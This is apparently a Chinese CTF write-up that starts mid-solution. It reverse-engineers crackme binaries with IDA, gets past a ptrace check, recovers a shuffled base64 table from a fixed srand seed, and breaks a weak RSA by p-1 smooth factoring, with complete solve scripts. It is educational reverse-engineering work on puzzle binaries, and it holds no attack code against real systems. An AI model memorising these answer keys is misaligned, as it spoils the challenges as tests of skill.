debug032:0000000007D84D9 db 0

```

你会发现这里就是我们下断点的位置。

我们重启一下程序，构造一下差异字母表（即输入为ABCDEFGH...），方便我们定位

```

v48 = sub_404FC0(a3, v68, (int)&off_49FE78, v15, v21, v27, v34, v40, v47,
v30 = (_BYTE *)sub_4050C0((int)v77, v68, (int)&off_49FE90, v16, v22, v28,
*v30 = v29 ^ v42;
}
*( _QWORD *)(&v30); // [rsp+30h] [rbp-128h]
*( _OWORD *)a1 = v30;
sub_402590(a3);
sub_402590(a2);
return a1;

```

这里确实就是我们flag的位置

然后循环0x34，也就是52次

我们先把这个v42搞出来，肯定是个数组，但是ida没有识别到

well，你当然可以直接挨个提，但是我们也可以根据我们的flag，和v30的值异或。

就得到这个v42数组了。

下边那一串数组就是v30了

```
print([i^j for i,j in zip([0x69, 0xA9, 0x3D, 0x67, 0xDF, 0xB6, 0x03, 0xF5, 0xB8, 0x8D, 0xB7,
0x9F, 0xBD, 0xD1, 0x48, 0xCA, 0xA7, 0x0C, 0x84, 0x82, 0x12, 0xF2, 0x73, 0xFE, 0x37, 0xC4,
0xBF, 0xBC, 0xBD, 0xC1, 0x50, 0x41, 0xFC, 0xE4, 0xA3, 0x18, 0x49, 0x9F, 0x80, 0xA7, 0x6C,
0xBB, 0x1F, 0x3F, 0xA4, 0xC3, 0xFD, 0x15, 0xF9, 0x22, 0x6E, 0xA3],[ord(i) for i in
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"])]])
```

最终得到这个v42数组为

[40, 235, 126, 35, 154, 240, 68, 189, 241, 199, 252, 211, 240, 159, 7, 154, 246, 94, 215, 214, 71, 164, 36, 166, 110, 158, 222, 222, 222, 165, 53, 39, 155, 140, 202, 114, 34, 243, 237, 201, 3, 203, 110, 77, 215, 183, 136, 99, 142, 90, 23, 217]

F8步过就到了这里，说明加密完毕

```
182     v32[2],
183     *(PVOID *)v33,
184     v34);
185     v55 = 1;
186     v17 = fake_check((int)v36, (__int64)v41); // 函数返回永真，是假判断
187     v48 = v39;
188     v47[2] = v38;
189     v47[1] = v37;
190     v47[0] = *(_OWORD *)v36;
191     v55 = 0;
192     v50 = v42;
193     v49 = *(_OWORD *)v41;
194     v16 = check((__int64)v47, (__int64)&v49);
195     if ( (v16 & 1) != 0 && (v17 & 1) != 0 )
```

下边两个check是很简单的判断，fake_check返回的是1，是个永真，所以是fake

而check在if的上边，返回的是个bool值，并且这个v49是拿的v41的值，而v41是加密后的flag

```
1     v55 = 0;
2     v50 = v42;
3     v49 = *(_OWORD *)v41;
4     v16 = check((__int64)v47, (__int64)&v49);
5     if ( (v16 & 1) != 0 && int v41[4]; // [rsp+198h] [rbp-140h] BYREF
6     {
7         {0x34,0,0x7A84D0,0}
        v45 = "Yes.Your input is flag!\n";
```

```
    v55 = 1;
    v17 = fake_check((int)v36, (__int64)v41); // 函数返回永真，是假判断
    v48 = v39;
    v47[2] = v38;
    v47[1] = v37;
    v47[0] = *(_OWORD *)v36;
    v55 = 0;
    v50 = v42;
    v49 = *(_OWORD *)v41;
    v16 = check((__int64)v47, (__int64)&v49);
    if ( (v16 & 1) != 0 && (v17 & 1) != 0 )
```

这里可以看出来v47其实就是封装过后v36的值

我们直接看v36即可

导出v36的值为

[0x61, 0xB8, 0x3D, 0x77, 0xDC, 0x8B, 0x36, 0xC8, 0x82, 0xB3, 0xA3, 0xE2, 0xC4, 0xC0, 0x6A, 0xFF, 0x9B, 0x6E, 0xA5, 0xAF, 0x14, 0xC5, 0x42, 0xC3, 0x31, 0xF2, 0xBF, 0x90, 0xB9, 0xFA, 0x13, 0x01, 0xC4, 0xF5, 0xA5, 0x07, 0x7D, 0xB3, 0x9F, 0xAC, 0x5C, 0x8C, 0x5E, 0x22, 0xB3, 0xE8, 0xC8, 0x3C, 0xDC, 0x39, 0x23, 0xA4, 0x55]

well，我们捋一下思路：

输入的flag和v42这个数组异或了，异或之后与v36进行比较。

那只需要v42和v36这个数组进行异或，不就是flag了？

看似逻辑很对，但实际上严格来说我们还缺一步，即v42与flag的相关性，我们不妨换个flag，用ISCTF标头来输入进去，最后发现加密后的flag的前几个值就是v36的前几个。也就是证明了v42与flag无关，是固定的一个数组。

写个脚本

```
v36 = [97, 184, 61, 119, 220, 139, 54, 200, 130, 179, 163, 226, 196, 192, 106, 255, 155, 110, 165, 175, 20, 197, 66, 195, 49, 242, 191, 144, 185, 250, 19, 1, 196, 245, 165, 7, 125, 179, 159, 172, 92, 140, 94, 34, 179, 232, 200, 60, 220, 57, 35, 164, 85]
v42 = [40, 235, 126, 35, 154, 240, 68, 189, 241, 199, 252, 211, 240, 159, 7, 154, 246, 94, 215, 214, 71, 164, 36, 166, 110, 158, 222, 222, 222, 165, 53, 39, 155, 140, 202, 114, 34, 243, 237, 201, 3, 203, 110, 77, 215, 183, 136, 99, 142, 90, 23, 217]

print(''.join([chr(i^j) for i,j in zip(v36,v42)]))
```

在逆向尽头咏唱密码的少女


出题人：guoql

解题过程：

这道题的难点其实就3个

第一点就是大家可能用工具没办法直接脱掉upx外壳

需要用upx官方的工具



这个脱一下壳就行

```
upx.exe -d found -o dec_found
```

然后逆向分析

当然这道题主要是逆向难度比较大啊，毕竟用的arm架构编译的，可能部分同学没办法动调，得自己启qemu去做虚拟机套娃之类的乱七八糟的东西，这里按下不表了。

密码学就是很多密码手都会的

如果直接做的话就是p-1光滑数

给的hint也可以直接用coppersmith求解p和q

这个东西主要是自己出题时候实现了两点

1、所有的数据结构都用结构体来实现了（包括寄存器和栈结构）

2、密码学函数也是自己写的（题目里边用了最原始的很慢的那种字符串转化.....主要是加大逆向难度，所以才需要3小时去生成p-1光滑数）

简单聊一下里边的一些东西

首先是喜闻乐见的ptrace啊（

```
1 __int64 sub_20E4()
2 {
3     bool v0; // zf
4     __int64 result; // x0
5
6     v0 = (unsigned int)ptrace_0() == 0;
7     result = 1131796LL;
8     if ( !v0 )
9         return 1644929LL;
10    return result;
11 }
```

这里就是跟srand有关的了

```
0     src[1] = 0LL,
9     v10[0] = 0;
0     std::operator<<<std::char_traits<char>>(&std::cout, "pls input your flag: ");
1     std::operator>><char>(&std::cin, src);
2     v11[0] = v12;
3     v11[1] = 0LL;
4     v12[0] = 0;
5     v17[0] = v18;
6     std::string::_M_construct<char *>((int)v17, src[0]);
7     sub_56DC(v17);
8     std::string::operator=(v11, v15);
9     if ( v15[0] != v16 )
```

这里进行输入flag，然后进到了56DC这个函数

```
v17[0] = v18;
std::string::_M_construct<char *>((int)v17, v13);
v6 = sub_203C(v15, v17);
if ( v17[0] != v18 )
    operator delete(v17[0]);
if ( v15[0] != v16 )
    operator delete(v15[0]);
if ( v6 )
    std::_ostream_insert<char,std::char_traits<char>>(&std::cout, "Yes,you are right", 17LL);
else
    std::_ostream_insert<char,std::char_traits<char>>(&std::cout, "No!!!something was wrong!", 25LL);
std::endl<char,std::char_traits<char>>(&std::cout);
if ( v15[0] != v16 )
```

再往下就是进入203C这个函数，返回了一个v6，下边的if就是进行判断是否正确了

那么这个203C就是个判断是否正确的函数

```
2 operator delete(v17[0]);
3 std::string::basic_string(
4     &v13,
5     "128519967952685054812572305257399537612475994166834214626695487888778028356955345252500082003346851020469650513237"
6     "958861187825773997758622599352004208565133867113422172153699492631898725377689218545021901160616458294545356522910"
7     "173917769073995035030251309651127389112757775657292036689449398378827840921213908",
8     &v7);
9 v15[0] = v16;
10 std::string::_M_construct<char *>((int)v15, v11[0]);
11 v17[0] = v18;
12 std::string::_M_construct<char *>((int)v17, v13);
13 v6 = check(v15, v17);
14 if ( v17[0] != v18 )
15     operator delete(v17[0]);
```

这里的v17就是上边那一大串，也就是v13

```
std::operator<<<std::char_traits<char>>(&std::cout, "pls input your flag: ");
std::operator>><char>(&std::cin, src);
v11[0] = v12;
v11[1] = 0LL;
v12[0] = 0;
v17[0] = v18;
std::string::_M_construct<char *>((int)v17, src[0]);
sub_56DC(v17);
std::string::operator=(v11, v15);
```

而v15，就是在这里的v11，合理推测就是56DC的返回值。

也就是说，56DC很可能就是加密函数enc

进到enc函数里边

就需要动态调试来猜函数的意思了

同时涉及到对寄存器的操作来修改传参值，从而猜出来这些密码学函数的含义

```
17
18 v11 = 0LL;
19 v4 = sub_1804((__int64)v10, 100);
20 sub_2EE4(v4);
21 if ( a1[1] )
22 {
23     v5 = 0;
24     v6 = 0LL;
25     do
26     {
27         sub_183C(v10, *(unsigned __int8 *)(&a1 + v6) + (unsigned int)v11);
28         v6 = ++v5;
29     }
30     while ( (unsigned __int64)v5 < a1[1] );
31 }
32 if ( a1[1] )
33 {
34     v7 = 0;
35     do
36     {
37         v9[v7++] = sub_1874(v10);
38         while ( a1[1] > (unsigned __int64)v7 );
39     }
40     sub_2280(v9);
41     memcpy(
42         v18,
43         "90376629752730904343281345916808557318681105207367387608987108862602355027733805739893618386460066869287245259681828"
44         "78663079154816800141889122629178478128696214707580338953880057279079993161209286090138797491902950022518521217185185"
45         "52124505708148140684456535072443185398778976495346115976290599931469329158821",
46         0x136uLL);
47     v14[0] = v15;
48     std::string::_M_construct<char *>((int)v14, src);
49     sub_5620(v14);
50     sub_5054((int)&v16, v18);
51     if ( v16 != &v17 )
52         operator delete(v16);
53     if ( v14[0] != v15 )
54         operator delete(v14[0]);
55     if ( src != &v13 )
56         operator delete(src);
```


简单介绍一下前边的内容，就是前边所说的对栈和结构体进行了实现，一个是push入栈，一个是pop出栈，这里动调很明显就能看出来这里实际就是对flag进行了倒序（因为是栈，入栈再出栈自然就颠倒顺序了），并且进行了一下加密，加上了一个v11，这个v11实际上就是循环次数。

也就是，这里等价于

```
enc1 = [ord(i)+j for i,j in enumerate(flag)][::-1]
```

函数2280则实际上是base64的加密

```
26 if ( a2 > 0 )
27 {
28     v8 = 0LL;
29     do
30     {
31         v20[v8] = *(_DWORD *) (a1 + 4 * v8);
32         ++v8;
33     }
34     while ( a2 > (int)v8 );
35 }
36 v9 = (char *)&v20[a2];
37 *(_DWORD *)v9 + 1 = 0;
38 *(_DWORD *)v9 + 2 = 0;
39 stack_push(v21, (unsigned int)a2);
40 v10 = (char *)malloc(v7 + 1);
41 v10[v7] = 0;
42 if ( v7 - 2 > 0 )
43 {
44     v11 = qword_19030;
45     v12 = 0;
46     v13 = 0;
47     do
48     {
49         v14 = v20[v13];
50         v10[v12] = *(_BYTE *) (v11 + (v14 >> 2));
51         v15 = v20[v13 + 1];
52         v16 = &v10[v12];
53         v16[2] = *(_BYTE *) (v11 + ((16 * (v14 & 3)) | (v15 >> 4)));
54         v17 = v20[v13 + 2];
55         v16[3] = *(_BYTE *) (v11 + ((4 * (v15 & 0xF)) | (v17 >> 6)));
56         v16[1] = *(_BYTE *) (v11 + (v17 & 0x3F));
57         v13 += 3;
58         v12 += 4;
59     }
60     while ( v12 < v7 - 2 );
61 }
62 if ( v6 == 1 )
63 {
64     v19 = &v10[v7];
65     *(v19 - 2) = 38;
66     *(v19 - 1) = 38;
67 }
68 else if ( v6 == 2 )
69 {
70     v10[v7 - 1] = 38;
71     v10[v7 - 2] = 38;
72 }
```

有一个qword_19030这个全局变量

我们交叉引用就能发现是在sub_2EE4这个函数里边被改变了

xrefs to qword_19030

Direct	Typ	Address	Text
Up	o	sub_2280+F0	ADRP X0, #qword_19030@PAGE
	r	sub_2280+F4	LDR X4, [X0, #qword_19030@PAGEOFF]
...	r	sub_2EE4+70	LDR X1, [X1, # (qword_19030 - 0x19020)]
...	r	sub_2EE4+E4	LDR X1, [X27, # (qword_19030 - 0x19020)]; src
...	r	sub_2EE4+110	LDR X0, [X27, # (qword_19030 - 0x19020)]; dest
...	w	sub_2EE4+138	STR X2, [X3, # (qword_19030 - 0x19020)]
...	w	sub_2EE4+170	STR X2, [X1, # (qword_19030 - 0x19020)]

Line 6 of 7

OK

Cancel

Search

Help

而2EE4这个函数，实际上是在enc这个函数的开头就被执行了

```
15 __int64 v17; // [xsp+B0h] [xsp+B0h] BYREF
16 _BYTE v18[312]; // [xsp+C0h] [xsp+C0h] BYREF
17
18 v11 = 0LL;
19 v4 = sub_1B04((__int64)v10, 100);
20 sub_2EE4(v4);
21 if ( a1[1] )
22 {
23     v5 = 0;
24     v6 = 0LL;
25     do
26     {
27         stack_push(v10, *(unsigned __int8 *)(*a1 + v6) + (unsigned int)v11);
28         v6 = ++v5;
29     }
30     while ( (unsigned __int64)v5 < a1[1] );
31 }
32 if ( a1[1] )
33 {
34     v7 = 0;
35     do
36     {
37         v9[v7++] = stack_pop(v10);
38         while ( a1[1] > (unsigned __int64)v7 );
39     }
40     sub_2280(v9);
41     memcpy(
42         v18,
43         "90376629752730904343281345916808557318681105207367387608987108862602355027733805739893618386460066869287245259681828"
44         "78663079154816800141889122629178478128696214707580338953880057279079993161209286090138797491902950022518521217185185"
45         "52124505708148140684456535072443185398778976495346115976290599931469329158821",
46         0x136uLL);
47     v14[0] = v15;
48     std::string::_M_construct<char *>((int)v14, src);
49     sub_5620(v14);
50     sub_5054((int)&v16, v18);
51     if ( v16 != &v17 )
52         operator delete(v16);
53     if ( v14[0] != v15 )
```

动调就可以发现，里边实际上就是rand了两个随机数

```
21 __int64 v19[3]; // [xsp+98h] [xsp+98h] BYREF
22
23 v0 = 256;
24 do
25 {
26     v1 = rand();
27     v3 = -v1;
28     v2 = -v1 < 0;
29     v4 = v1 & 0x3F;
30     v5 = v3 & 0x3F;
31     if ( v2 )
32         v6 = v4;
33     else
34         v6 = -v5;
35     v7 = rand();
36     v8 = -v7;
37     v2 = -v7 < 0;
38     v9 = v7 & 0x3F;
39     v10 = v8 & 0x3F;
40     if ( v2 )
41         v11 = v9;
42     else
43         v11 = -v10;
44     if ( v6 == v11 )
45         goto LABEL_10;
46     v15[0] = v16;
47     std::string::_M_construct<char *>((int)v15, (void *)qword_19030);
48     sub_21F8(v15, v6, v11);
49     v12 = (void *)qword_19030;
50     if ( v17 == v19 )
51     {
52         if ( n )
```

然后进到了12F8这个函数

当然很多东西都可以动调出来，包括这里这个21F8调试就会发现实际上是对这个base64的表进行一个交换处理

当然这个也不难看出来，就是用了一点小手段

```
1 QWORD *__usercall sub_21F8@<X0>(_QWORD *a1@<X0>, int a2@<W1>, int a3@<W2>, _QWORD *a4@<X8>)
2 {
3     __int64 v5; // x3
4
5     *(_BYTE *)(&a1 + 2) ^= *(_BYTE *)(&a1 + 3);
6     *(_BYTE *)(&a1 + 3) ^= *(_BYTE *)(&a1 + 2);
7     *(_BYTE *)(&a1 + 2) ^= *(_BYTE *)(&a1 + 3);
8     *a4 = a4 + 2;
9     if ( a1 + 2 == (_QWORD *)a1 )
10    {
11        v5 = a1[3];
12        a4[2] = a1[2];
13        a4[3] = v5;
14    }
15    else
16    {
17        *a4 = *a1;
18        a4[2] = a1[2];
19    }
20    a4[1] = a1[1];
21    *a1 = a1 + 2;
22    a1[1] = 0LL;
23    *(_BYTE *)a1 + 16 = 0;
24    return a4;
25 }
```

在里边实际上使用的是异或交换

到目前为止，我们大致已经顺下来了，也就是将输入的字符进行一个base64加密，其中发生了码表的替换，而这个替换用的是rand函数，而srand又在前边依据的是我们的随机数值。

当然这需要你对base64有着比较深刻的理解

我们来回忆一下base64是如何加密的？

输入3个字符，每个字符8bit，共24bit

分割成4个6bit，然后根据这6bit对应的数字，去码表里边按照这个数字当索引，去找对应的字符，最后拼接到一起。

我们除了变更了base64的码表之外，我们还可以在分割6bit的顺序上发生变化。

大家注意一下这里这点，将对应的24bit提取出来，按照加密的顺序恢复出来原先的3个8bit即可。

```
47 std::string::_M_construct<char *>((int)v14,
48 sub_5620(v14);
49 sub_5054((int)&v16, v18);
50 if ( v16 != &v17 )
```

接着往下，回到上一个函数。这里的这个，就是需要动调才能比较清晰的看出来了

5620这个函数实际上就是string_to_number,也就是bytes_to_long这个密码学函数

将字符串转化为数字

而下边的5054就是关键的RSA加密函数

```

11 void *v15[2]; // [xsp+B8h] [xbp+B8h] BYREF
12 _BYTE v16[16]; // [xsp+C8h] [xbp+C8h] BYREF
13
14 v7 = v8;
15 if ( src )
16     strlen(src);
17 std::string::_M_construct<char const*>((int)&v7, src);
18 srca = v10;
19 std::string::_M_construct<char const*>((int)&srca, "415031");
20 v11[0] = v12;
21 std::string::_M_construct<char *>((int)v11, *a2);
22 v13[0] = v14;
23 std::string::_M_construct<char *>((int)v13, srca);
24 v15[0] = v16;
25 std::string::_M_construct<char *>((int)v15, v7);
26 sub_3BD0(v11, v13, v15);
27 if ( v15[0] != v16 )
28     operator delete(v15[0]);
29 if ( v13[0] != v14 )
30     operator delete(v13[0]);
31 if ( v11[0] != v12 )
32     operator delete(v11[0]);
33 if ( srca != v10 )
34     operator delete(srca);
35 if ( v7 != v8 )
36     operator delete(v7);
37 return a3;
38 }

```

进来之后，就可以发现实际上是调用了这个sub_3BD0

动调或者其他手段都可以看出来这里实际上的v11是传进来的a1,v15是传进来的a2，而v13是上边那个字符串常数，415031

而a1，就是我们前边bytes_to_long之后的数，a2是前边那个很大的数字

```

f
base64_encode(v9);
memcpy(
    v18,
    "90376629752730904343281345916808557318681105207367387608987108862602355027733805739893618386460066869287245259681828"
    "78663079154816800141889122629178478128696214707580338953880057279079993161209286090138797491902950022518521217185185"
    "52124505708148140684456535072443185398778976495346115976290599931469329158821",
    0x136uLL);
v14[0] = v15;

```

这里推荐大家动调改改参数看看，就能够比较容易的看出来是个powmod函数，也就是求a的b次幂后对n取余。

标准的RSA加密流程。

这个加密呢，也不难，大家可以在hint（就前边输入的时候选择第二项）函数里边去慢慢摸索

这里简单提一下

```

76     if ( v15[0] != v16 )
77         operator delete(v15[0]);
78     if ( v6 )
79         std::__ostream_insert<char,std::char_traits<char>>(&std::cout, "Yes,you are right", 17LL);
80     else
81         std::__ostream_insert<char,std::char_traits<char>>(&std::cout, "No!!!something was wrong!", 25LL);
82     std::endl<char,std::char_traits<char>>(&std::cout);
83     if ( v13 != &v14 )
84         operator delete(v13);
85     if ( v11[0] != v12 )
86         operator delete(v11[0]);
87     if ( src[0] != v10 )
88         operator delete(src[0]);
89 }
90 else if ( HIDWORD(v7) == 2 )
91 {
92     hint();
93 }
94 else
95 {
96     std::__ostream_insert<char,std::char_traits<char>>(&std::cout, "wrong choice, system closed", 27LL);
97     std::endl<char,std::char_traits<char>>(&std::cout);

```

进到hint里边，我们要关注的实际上还就是这几个函数

```

1 __int64 hint()
2 {
3     _BYTE *v0; // x19
4     char v1; // w1
5     std::ostream *v2; // x0
6     __int64 v3; // x0
7     __int64 v4; // x0
8     void *v5; // x0
9     _QWORD v7[3]; // [xsp+20h] [xbp+20h] BYREF
10    void *v8; // [xsp+38h] [xbp+38h]
11    _BYTE v9[24]; // [xsp+48h] [xbp+48h] BYREF
12
13    v7[2] = 0LL;
14    sub_1B04((__int64)v7, 100);
15    std::__ostream_insert<char,std::char_traits<char>>(&std::cout, "your gift is on the way! hold on!", 33LL);
16    v0 = *((_BYTE **)((char *)&std::cout + *(_QWORD *)(&std::cout - 24LL) + 240));
17    if ( !v0 )
18        std::__throw_bad_cast();
19    if ( v0[56] )
20    {
21        v1 = v0[67];
22    }
23    else
24    {
25        std::ctype<char>::_M_widen_init(v0);
26        v1 = (*(__int64 (__fastcall **)(_BYTE *, __int64))(*(_QWORD *)v0 + 48LL))(v0, 10LL);
27    }
28    v2 = (std::ostream *)std::ostream::put((std::ostream *)&std::cout, v1);
29    v3 = std::ostream::flush(v2);
30    v4 = sub_214C(v3);
31    sub_58D0(v4);
32    v5 = v8;
33    if ( v8 != v9 )
34        operator delete(v8);
35    sub_58D0(v5);
36    if ( v8 != v9 )
37        operator delete(v8);
38    return *(_QWORD *)&v9[16] ^ _stack_chk_guard;
39 }

```

前边的东西都是跟结构体相关，用来混淆的

首先是sub_214C这个

```

1 __int64 sub_214C()
2 {
3     __int64 result; // x0
4     __int64 v1; // x19
5
6     sub_1884(qword_19028);
7     result = 9999LL;
8     if ( *(int *)(qword_19028 + 8) <= 9999 )
9     {
10         do
11         {
12             do
13             {
14                 v1 = sub_2110() % 110000;
15                 while ( !(unsigned __int8)sub_1C28(v1) );
16                 sub_18FC(qword_19028, v1);
17                 result = *(unsigned int *)(qword_19028 + 8);
18             } while ( (int)result <= 9999 );
19         }
20     }
21     return result;
22 }

```

这儿还隐藏了一个结构体

qword_19028这个也是一个结构体指针

如果你仔细看的话会发现这里是个自己实现的 带头结点的单链表 结构。

但还是那句话，动调解决一切困难。

这里把重命名之后的截图放出来

```

1 __int64 sub_214C()
2 {
3     __int64 result; // x0
4     __int64 v1; // x19
5
6     list_init(qword_19028);
7     result = 9999LL;
8     if ( *(int *)(qword_19028 + 8) <= 9999 )
9     {
10         do
11         {
12             do
13             {
14                 v1 = rand_int() % 110000;
15                 while ( !(unsigned __int8)is_prime(v1) );
16                 add_number_into_list(qword_19028, v1);
17                 result = *(unsigned int *)(qword_19028 + 8);
18             } while ( (int)result <= 9999 );
19         }
20     }
21     return result;
22 }

```

实际上就是生成了前10000个质数

有一说一如果比较熟悉这块的密码手看见前10000个质数，就能注意到是这个密码学函数

sieve_base

实际上也是这么干的。

当然上边也实现了诸如is_prime之类的，实现的方法也比较简单粗暴，用了费马小定理筛素数，同时加入了卡迈克尔数的判断来防止出现伪素数。

```
    }
}
v2 = (std::ostream *)std::ostream::put((std::ostream *)&std::cc
v3 = std::ostream::flush(v2);
v4 = sieve_base(v3);
sub_58D0(v4);
v5 = v8;
if ( v8 != v9 )
    operator delete(v8);
sub_58D0(v5);
if ( v8 != v9 )
    operator delete(v8);
return *(_QWORD *)&v9[16] ^ _stack_chk_guard;
}
```

我们回到这里的sub_58D0

这个函数实际上就是生成真正的素数的了。

正如我们前边所说

这里传入进来的v4实际上就是sieve_base，也就是前边所生成的前10000个素数列表

里边的函数确实错综复杂用到了很多密码学的函数

而这里也是为什么要用2-3个小时才能产生hint的原因

大致说一下主要逻辑

用前10000个素数里边随机抽几个，组成512位长的数，拿这个数+1，然后确认这个新的数是奇数还是偶数（如果是偶数，看都不用看肯定不是素数，弃掉继续生成），如果是奇数，扔到is_prime里边检查一下，如果是真的就返回这个数，如果不真就继续生成。

说白了就是下边这个函数...

```
from Crypto.Util.number import isPrime, sieve_base as primes

def myPrime(bits):
    while True:
        n = 2
        while n.bit_length() < bits:
            n *= choice(primes)
        if isPrime(n + 1):
            return n + 1
```

这就是这道题的一个全貌了，本来想用rust写的，但是一方面考虑到rust写基础数据结构有点抽象，再加上rust的llvm前边出的简单题都已经emmm，比较拟人...。所以还是用了C++。另外提一嘴，这里用string之类的一方面是方便大家看懂，后边就用数组了，而且密码学算法也被我稍微优化了一下，只不过没有扔到题上，还是用的老方法（其实我感觉真正慢的就是加减乘除这种基础函数的string来回切换和new，free非常费时费力）

解密就是很简单的，将N按照p-1光滑来进行分解

```
from gmpy2 import *
from libnum import n2s,s2n

c =
12851996795268505481257230525739953761247599416683421462669548788877802835695534525250008200
33468510204696505132379588611878257739977586225993520042085651338671134221721536994926318987
25377689218545021901160616458294545356522910173917769073995035030251309651127389112757775657
292036689449398378827840921213908
N =
90376629752730904343281345916808557318681105207367387608987108862602355027733805739893618386
46006686928724525968182878663079154816800141889122629178478128696214707580338953880057279079
99316120928609013879749190295002251852121718518552124505708148140684456535072443185398778976
495346115976290599931469329158821
e = 415031

def crack(N):
    a = 2
    n = 2
    while True:
        a = powmod(a, n, N)
        res = gcd(a-1, N)
        if res != 1 and res != N:
            q = N // res
            print("p=",res)
            print("q=",q)
            return res,q
            break
        n += 1

p,q = crack(N)
phi = (p-1)*(q-1)
d = invert(e,phi)
m = pow(c,d,N)
print(n2s(int(m)))
p=
30587408896374646694182652610095615345555439991095113491602196428298872586609366283849697868
554737633613219755125387976861277045791203682668854239210589287
q=
29547004147658527970197769130940009843242006356539564796217096782314859812181532816748715439
881069239690622743899668375434696804579800743291266171661304083
得到这串base64
ZH3IHq+zhYeJqa/YF8ZE5KBEx79yxKQYoi7vo7C6wDPEwX1mb+zb
```

然后就是解决这个变表问题了

将srand的值修改成正确的值（0x191981）（来自后期补写：才发现ptrace并没有起到作用，实际上还是这个值...乐）

然后动调调试，或者其他方法也可以得到

这里使用的是我自己写的一个cpython的库，专门用来解决Window，linux之类的随机数乱七八糟没法用python解决的，有点类似于unsafe那种，总之这里简单解释一下要用到的函数)

```
pub fn getRandTime_linux(seed: usize, length: usize) -> Vec<usize>;
```

也就是用seed生成length个随机数，返回一个list（为了显示类型就用了rust的写法，但实际上这玩意儿包是个python函数的）

给出对应的c代码

如果没有对应的库也可以通过在linux中编译下边的c来得到真正的码表

```
#include <iostream>
#include <random>
#include <string>
using namespace std;

int main(void){
    string new_list =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    srand(0x191981);
    for(int i = 0; i < 256; i++){
        int r1 = rand() % 64;
        int r2 = rand() % 64;
        if(r1 == r2){
            continue;
        }
        char temp = new_list[r1];
        new_list[r1] = new_list[r2];
        new_list[r2] = temp;
    }
    cout<<new_list<<endl;
    return 0;
}
```

最终会得到下边的东西：

LskT1P9/N+RdDrn5ubfBhzlXtOHaUyoxwGqF6lQpZmWS2jjA4EV7K3C8evcgMYi0

当然你动调也是OK的)

拿到码表之后就是分析base64是如何操作字节的，然后进行解密了

```
table = "LskT1P9/N+RdDrn5ubfBhzlXtOHaUyoxwGqF6lQpZmWS2jjA4EV7K3C8evcgMYi0"

enc = "ZH3IHq+zhYeJqa/YF8ZE5KBEx79yxKQYoi7vo7C6wDPEwXlmb+zb"

def base64_decode(msg):
    assert len(enc) % 4 == 0
    result = []
    for pos in range(0, len(enc), 4):
        per_data = msg[pos : pos + 4]
        pos_data = [table.index(i) for i in per_data]
```



```

bit_data = "".join([bin(i)[2:].rjust(6,"0") for i in pos_data])

str1_3_8 = bit_data[0*6:1*6]
str1_1_2 = bit_data[2*6:2*6+2]
str1 = str1_3_8 + str1_1_2
str2_5_8 = bit_data[2*6+2:3*6]
str2_1_4 = bit_data[3*6:3*6+4]
str2 = str2_5_8 + str2_1_4
str3_7_8 = bit_data[3*6+4:4*6]
str3_1_6 = bit_data[1*6:2*6]
str3 = str3_7_8 + str3_1_6
result.append(int(str1,2))
result.append(int(str2,2))
result.append(int(str3,2))

return result
print(''.join([chr(j-i) for i,j in enumerate(base64_decode(enc)[: -1])]))

```

